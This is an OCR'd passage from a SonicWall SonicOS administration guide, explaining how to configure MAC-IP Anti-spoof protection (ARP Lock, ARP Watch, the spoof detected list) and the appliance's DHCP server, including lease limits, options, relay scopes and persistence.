
To flush all the entries in the NDP Cache table:

1 Click either **Flush NDP Cache** button.

40

Configuring MAC-IP Anti-spoof

Network > MAC-IP Anti-spoof



This section describes how to plan, design, and implement MAC-IP Anti-spoof protection in SonicWall SonicOS.

Topics:

MAC-IP Anti-spoof Protection Overview

MAC and IP address-based attacks are increasingly common in today's network security environment. These types of attacks often target a Local Area Network (LAN) and can originate from either outside or inside a network. In fact, anywhere internal LANs are somewhat exposed, such as in office conference rooms, schools, or libraries, could provide an opening to these types of attacks. These attacks also go by various names: man-in-the-middle attacks, ARP poisoning, SPITS. The MAC-IP Anti-spoof feature lowers the risk of these attacks by providing you with different ways to control access to a network and by eliminating spoofing attacks at OSI Layer 2/3.

The effectiveness of the MAC-IP Anti-spoof feature focuses on two areas:

- Admission control, which gives you the ability to select which devices gain access to the network.
- Elimination of spoofing attacks, such as denial-of-service attacks, at Layer 2.

To achieve these goals, two caches of information must be built: the MAC-IP Anti-Spoof Cache, and the ARP Cache.

The MAC-IP Anti-spoof cache validates incoming packets and determines whether they are to be allowed inside the network. An incoming packet's source MAC and IP addresses are looked up in this cache. If they are found, the packet is allowed through. The MAC-IP Anti-spoof cache is built through one or more of the following sub-systems:

- DHCP Server-based leases (SonicWall's - DHCP Server)
- DHCP relay-based leases (SonicWall's - IP Helper)
- Static ARP entries
- User created static entries

The ARP Cache is built through the following subsystems:


- ARP packets; both ARP requests and responses
- Static ARP entries from user-created entries
- MAC-IP Anti-spoof Cache

The MAC-IP Anti-spoof subsystem achieves egress control by locking the ARP cache, so egress packets (packets exiting the network) are not spoofed by a bad device or by unwanted ARP packets. This prevents a firewall from routing a packet to the unintended device, based on mapping. This also prevents man-in-the-middle attacks by refreshing a client's own MAC address inside its ARP cache.

Configuring MAC-IP Anti-spoof Protection

Topics:


Settings for interface(s)



Settings for interface(s)	Lists all interfaces on which MAC-IP anti-spoof settings can be applied.
Interface	Interface selected from the **Settings for interface(s)** drop-down menu.
Enforced	Indicates whether ingress anti-spoof is enforced on this interface.
Enable	Indicates whether MAC-IP Anti-spoof is enabled on this interface. b
ARP Lock	Indicates whether MAC-IP Anti-spoof check is enabled for every transmit packet on this interface.
ARP Watch	Indicates whether prevention of ARP poisoning of connected machines is enabled.
Static ARP	Indicates whether a corresponding MAC-IP Anti-spoof table entry is created for every static ARP entry.
DHCP Server	Indicates whether the MAC-IP Anti-spoof entry is populated from the DHCP Lease (SonicWall's DHCP server).
DHCP Relay	Indicates whether the MAC-IP Anti-spoof entry is populated from the DHCP Lease (DHCP relay - IP Helper).
Spoof Detection	Indicates whether a MAC-IP spoof -detected list is created for packets failing to match the anti-spoof cache.
Allow Management	Indicates whether all traffic destined to the firewall is allowed without a valid MAC-IP Anti-spoof cache.
Configure	Contains the **Statistics** and **Edit** icons for the entry.

To edit MAC-IP Anti-spoof settings within the Network Security Appliance management interface, go to the **Network > MAC-IP Anti-spoof** page.


To configure settings for a particular interface, click the **Configure** icon for the desired interface.



The **Settings** dialog is now displayed for the selected interface. In this window, the following settings can be enabled or disabled by clicking on the corresponding checkbox. After your setting selections for this interface are complete, click **OK**. The following options are available:

- **Enable:** To enable the MAC-IP Anti-spoof subsystem on traffic through this interface
- **Static ARP:** Allows the Anti-spoof cache to be built from static ARP entries
- **DHCP Server:** Allows the Anti-spoof cache to be built from active DHCP leases from the firewall DHCP server
- **DHCP Relay:** Allows the Anti-spoof cache to be built from active DHCP leases, from the DHCP relay, based on IP Helper. To learn about changes to IP Helper, see Extension to IP Helper on page 548.
- **ARP Lock:** Locks ARP entries for devices listed in the MAC-IP Anti-spoof cache. This applies egress control for an interface through the MAC-IP Anti-spoof configuration, and adds MAC-IP cache entries as permanent entries in the ARP cache. This controls ARP poisoning attacks, as the ARP cache is not altered by illegitimate ARP packets.
- **ARP Watch:** Enables generation of unsolicited unicast ARP responses towards the client's machine for every MAC-IP cache entry on the interface. This process helps prevent man-in-the-middle attacks.
- **Enforce Anti-spoof:** Enables ingress control on the interface, blocking traffic from devices not listed in the MAC-IP Anti-spoof cache.
- **Spoof Detection List:** Logs all devices that fail to pass Anti-spoof cache and lists them in the Spoof Detected List.
- **Allow Management:** Allows through all packets destined for the appliance's IP address, even if coming from devices currently not listed in the Anti-spoof cache.


When the settings have been adjusted, the interface's listing is updated on the MAC-IP Anti-Spoof panel. The green circle with white check mark icons denote which settings have been enabled.



NOTE: The following interfaces are excluded from the MAC-IP Anti-spoof list: Non-ethernet interfaces, port-shield member interfaces, Layer 2 bridge pair interfaces, high availability interfaces, and high availability data interfaces.


Anti-spoof Cache

The MAC-IP Anti-spoof Cache lists all MAC address to IP address bindings, which can include all the devices presently listed as "authorized" to access the network, and all devices marked as "blacklisted" (denied access) from the network. You can also mark a device that acts like a router with a network behind it.



To add a device to the Anti-Spoof Cache:

1 Click the **Add** button below the Anti-Spoof Cache table. The **Add Static MAC-IP Anti-spoof** dialog displays.



2 In the **Interface** drop-down list, select the interface on which traffic from the device will arrive.

3 In the **IP Address** field, type in the IP address of the device.

4 In the **MAC Address** field, type in the MAC address of the device.

5 To designate the device as a router which might have a network behind it, select the **A Router** checkbox.

6 To put this device on the blacklist and block traffic from it, select the **A blacklisted device** checkbox.

Blacklisting the device will cause packets to be blocked from this device, irrespective of its IP address.


7 Click **OK**.

If you need to edit a static Anti-Spoof cache entry, select the checkbox to the left of the IP address, then click the pencil icon, under the **Configure** column, on the same line.

Single, or multiple, static anti-spoof cache entries can be deleted. To do this, select the delete checkbox next to each entry, then click the **Delete** button.

To clear cache statistics, select the desired devices, then click **Clear Stats**.

If you wish to see the most recent available cache information, click the **Refresh** button.




NOTE: Some packet types are bypassed even though the MAC-IP Anti-Spoof feature is enabled:

- Non-IP packets
- DHCP packets with source IP as 0
- Packets from a VPN tunnel
- Packets with invalid unicast IPs as their source IPs
- Packets from interfaces where the Management status is not enabled under anti-spoof settings

Spoof Detected List

The **Spoof Detected List** displays devices that failed to pass the ingress anti-spoof cache check. Entries on this list can be added as a static anti-spoof entry. To do this, click the **Edit** icon under the **Add** column for the desired device. An alert message displays, asking if you wish to add this static entry. Click **OK** to proceed or **Cancel** to return to the **Spoof Detected List**.



Entries can be flushed from the list by clicking the **Flush** button. The name of each device can also be resolved using NetBios, by clicking the **Resolve** button.

You can identify a specific device(s) by using the table **Filter** function.

To identify a device, you must fill in the **Filter** field, specifying either the device's IP address, interface, MAC address, or name. The field must be filled using the appropriate syntax for operators:

Filter operator syntax options


Operator	Syntax Options
Value with a type	• Ip=1.1.1.1 or ip=1.1.1.0/24 • Mac=00:01:02:03:04:05 • Iface=x1
String	• X1 • 00:01 • Tst-mc • 1.1.
AND	• Ip=1.1.1.1;iface=x1 • Ip=1.1.1.0/24;iface=x1;just-string
OR	• Ip=1.1.1.1,2.2.2.2,3.3.3.0/24 • Iface=x1,x2,x3
Negative	• !ip=1.1.1.1;!just-string • !iface=x1,x2
Mixed	• Ip=1.1.1.1,2.2.2.2;mac=00:01:02:03:04:05;just-string;!iface=x1,x2

Extension to IP Helper

To support leases from the DHCP relay subsystem of IP Helper, the following changes have been made in the IP Helper panel, located at **Network > IP Helper**:

- As part of the DHCP relay logic, IP Helper learns leases exchanged between clients and the DHCP server, then saves them into flash memory.
- These learned leases are synched to the idle firewall, as part of the IP Helper state sync messages.


MAC and IP address bindings from the leases are transferred into the MAC-IP Anti-Spoof cache.



41

Setting Up the DHCP Server

Network > DHCP Server



The SonicWall Security Appliance includes a DHCP (Dynamic Host Configuration Protocol) server to distribute IP addresses, subnet masks, gateway addresses, and DNS server addresses to your network clients. The **Network > DHCP Server** page includes settings for configuring the firewall's DHCP server.

You can use the firewall's DHCP server or use existing DHCP servers on your network. If your network uses its own DHCP servers, make sure the **Enable DHCP Server** checkbox is cleared.

The number of address ranges and IP addresses that the firewall's DHCP server can assign depends on the model, operating system, and licenses of the firewall. the Maximum DHCP leases allowed table shows maximum allowed DHCP leases for SonicWall network security appliances.

Maximum DHCP leases allowed

Platform	Maximum DHCP Leases	Platform	Maximum DHCP Leases	Platform	Maximum DHCP Leases
SM 9800	16384	NSA 6600	16384	TZ600	4096
SM 9600	16384	NSA 5600	8192	TZ500/TZ500 W	4096
SM 9400	16384	NSA 4600	8192	TZ400/TZ400 W	4096
SM 9200	16384	NSA 3600	4096	TZ300/TZ300 W	4096

Maximum DHCP leases allowed

Platform	Maximum DHCP Leases	Platform	Maximum DHCP Leases	Platform	Maximum DHCP Leases
		NSA 2600	4096		
				SOHO W	4096

Topics:

DHCP Server Options Feature

The SonicWall DHCP server options feature provides support for DHCP options, also known as vendor extensions, as defined primarily in RFCs 2131 and 2132. DHCP options allow users to specify additional DHCP parameters in the form of predefined, vendor-specific information that is stored in the options field of a DHCP message. When the DHCP message is sent to clients on the network, it provides vendor-specific configuration and service information. The section RFC-Defined DHCP Option Numbers on page 567 provides a list of DHCP options by RFC-assigned option number.

Topics:

Benefits

The SonicWall DHCP server options feature provides a simple interface for selecting DHCP options by number or name, making the DHCP configuration process quick, easy, and compliant with RFC-defined DHCP standards.

How the DHCP Server Options Feature Works

The DHCP server options feature allows definition of DHCP options using a drop-down menu based on RFC-defined option numbers, allowing administrators to easily create DHCP objects and object groups, and configure DHCP generic options for dynamic and static DHCP lease scopes. Once defined, the DHCP option is included in

the options field of the DHCP message, which is then passed to DHCP clients on the network, describing the network configuration and service(s) available.

Supported Standards

The DHCP server options feature supports the following standards:

- RFC 2131 - Dynamic Host Configuration Protocol
- RFC 2132 - DHCP Options and BOOTP Vendor Extensions

Multiple DHCP Scopes per Interface

Topics:

What are Multiple DHCP Scopes per Interface?

Often, DHCP clients and server(s) reside on the same IP network or subnet, but sometimes DHCP clients and their associated DHCP server(s) do not reside on the same subnet. The Multiple DHCP Scopes per Interface feature allows one DHCP server to manage different scopes for clients spanning multiple subnets.

Benefits of Multiple DHCP Scopes


Efficiency	A single DHCP server can provide IP addresses for clients spanning multiple subnets.
Compatible with DHCP over VPN	The processing of relayed DHCP messages is handled uniformly, regardless of whether it comes from a VPN tunnel or a DHCP relay agent.
Multiple Scopes for Site-to-Site VPN	When using an internal DHCP server, a remote subnet could be configured using scope ranges that differ from the LAN/DMZ subnet. The scope range for the remote subnet is decided by the “Relay IP Address” set in the remote gateway.
Multiple Scopes for Group VPN	When using an internal DHCP server, a SonicWall GVC client could be configured using scope ranges that differ from the LAN/DMZ subnet. The scope range for GVC client is decided by the “Relay IP Address (Optional)” set in the central gateway.
Compatible with Conflict Detection	Currently, DHCP server performs server-side conflict detection when this feature is enabled. The advantage of server-side conflict detection is that it detects conflicts even when the DHCP client does not run client-side conflict detection. However, if there are a lot of DHCP clients on the network, server-side conflict detection can result in longer waits for a full IP address allocation to complete. Conflict Detection (and Network Pre-Discovery) are not performed for an IP address which belongs to a “relayed” subnet scope. The DHCP server only performs a conflict detection ICMP check for a subnet range attached to its interface.

How Do Multiple DHCP Scopes per Interface Work?

Normally, a DHCP client initiates an address allocating procedure by sending a Broadcast DHCP Discovery message. As most routes do not forward broadcast packets, this method requires DHCP clients and server(s) to reside on the same IP network or subnet.


When DHCP clients and their associated DHCP server are not on the same subnet, some type of third-party agent (such as BOOTP relay agent, IP Helper) is required to transfer DHCP messages between clients and server; see Multiple subnets sharing one DHCP server. The DHCP relay agent populates the giaddr field with its ingress interface IP address and then forwards it to the configured DHCP server. When the DHCP server receives the message, it examines the giaddr field to determine if it has a DHCP scope that could be used to supply an IP address lease to the client.

Multiple subnets sharing one DHCP server



The Multiple DHCP Scopes per Interface feature provides security enhancements to protect against potential vulnerabilities inherent in allowing wider access to the DHCP server. The **DHCP Advanced Setting** dialog provides security with a tab for Trusted Agents for specifying trusted DHCP relay agents; see Trusted DHCP relay agents. The DHCP server discards any messages relayed by agents which are not in the list.

Trusted DHCP relay agents



Configuring the DHCP Server

If you want to use the SonicWall Security Appliance's DHCP server, select **Enable DHCP Server** on the **Network > DHCP Server** page.

The following DHCP server options can be configured:

- Select **Enable Conflict Detection** to turn on automatic DHCP scope conflict detection on each zone.

  Compatible with Conflict Detection – Currently, DHCP server performs server-side conflict detection when this feature is enabled. The advantage of server-side conflict detection is that it detects conflicts even when the DHCP client does not run client-side conflict detection. However, if there are a lot of DHCP clients on the network, server-side conflict detection can result in longer waits for a full IP address allocation to complete.

  NOTE: Conflict detection is not performed for an IP address that belongs to a "relayed" subnet scope. The DHCP server only performs a conflict detection ICMP check for a subnet range attached to its interface.

- Select **Enable DHCP Server Persistence** to allow the current state of the DHCP leases in the network to be periodically written to Flash. At reboot, the system restores the previous DHCP server network DHCP allocation knowledge based on the IP.Lease times stored in Flash.

  - **DHCP Server Persistence Monitoring Interval**: Controls how often changes in the network are examined and, if necessary, written to Flash. Specify the time in minutes. The default is **5** minutes.

    NOTE: Decreasing this setting below 5 minutes may reduce the overall read/write lifetime of the Flash component.

To configure **Option Objects**, **Option Groups**, and **Trusted Agents**, click the **Advanced** button. For detailed information on configuring these features, see Configuring Advanced DHCP Server Options on page 556.

Topics:

Configuring DHCP Server Persistence

DHCP server persistence is the ability of the firewall save DHCP lease information and to provide the client with a predictable IP address that does not conflict with another use on the network, even after a client reboot.

DHCP server persistence works by storing DHCP lease information periodically to flash memory. This ensures that users have predicable IP addresses and minimizes the risk of IP addressing conflicts after a reboot.

